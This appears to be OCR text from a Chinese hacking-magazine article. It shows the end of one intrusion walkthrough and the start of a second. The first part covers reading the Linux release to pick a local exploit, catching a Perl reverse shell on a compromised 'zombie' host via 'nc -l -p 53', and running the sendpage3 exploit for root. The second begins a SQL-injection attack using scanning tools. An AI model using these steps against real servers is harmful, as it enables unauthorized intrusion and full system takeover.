


图9

2.查看操作系统

"/etc/issue"主要显示操作系统发行版本等信息，用户可以定制issue，也就是说可以手动修改，如果未修改则默认显示各个操作发行版本的信息，如图10所示，使用"cat /etc/issue"命令查看该操作系统的版本信息，结果显示该操作系统为红帽Linux企业版本，获取该信息的目的就是选择相应的溢出程序来提权。




图10

3. 反弹回Shell

将反弹脚本c.pl上传到路径"/var/tmp"下，在受控计算机(肉鸡)上执行"nc -vv -l -p 53"，然后再在该WebShell中执行"perl /var/tmp/c.pl 202.102.xxx.xxx 53"，如图11所示，将该服务器反弹到肉鸡(202.102.xxx.xxx)的53端口上。




图11

说明：执行成功后会给出一定的提示，否则表明编译未成功或者存在其他问题。在Webshell上执行成功后，会在肉鸡上显示一个Shell，如图12所示，该Shell相当于一个终端，从反弹的结果来看，反弹回来的权限是普通用户的，为了全面控制系统，需要获取Root权限。




图12

4. 尝试提权

通过Webshell上传最新的sendpage3利用程序，上传成功后，在反弹的Shell中查看上传的程序，然后直接执行"./run"命令，如图13所示，直接提权为Root用户权限。





图13

本文通过FCKeditor漏洞成功获取Webshell，通过查看Linux版本、操作系统的发行版本等信息，上传相应的漏洞利用程序，通过在反弹的终端执行exploit而获得系统的最高权限。从本质上来说，渗透的核心就是漏洞，只要找到漏洞，选择相应的溢出（漏洞）程序，就可以渗透成功！



前置知识：无
关键词：渗透、提权、G6FTP Server

巧用G6FTP Server渗透服务器剖析

文/图 Simeon

某日，群里一好友给了一个MySQL连接地址，要求对该服务器进行安全检查，结果不仅获取了该网站的Webshell，而且还得到了服务器权限，下面将整个过程写出来与大家分享。

扫描漏洞

扫描漏洞的软件很多，我喜欢交叉使用，先使用扫描工具扫描，如果扫描不出漏洞，再手工。如图1所示，使用JSky扫描，很快就有了结果，找到两个SQL注入漏洞。




图1

SQL注入漏洞实际测试

1. 猜测表名和数据

在JSky中选中SQL注入漏洞，然后选择渗透测试，如图2所示，单击"check"按钮进行SQL注入实际测试，该注入点为Access数据库，一共猜测出4个表，分别为member、user、news以及book。user是管理员的表，使用Pangolin对user进行猜测，结果仅仅出来username，其他列名则猜测不出来。

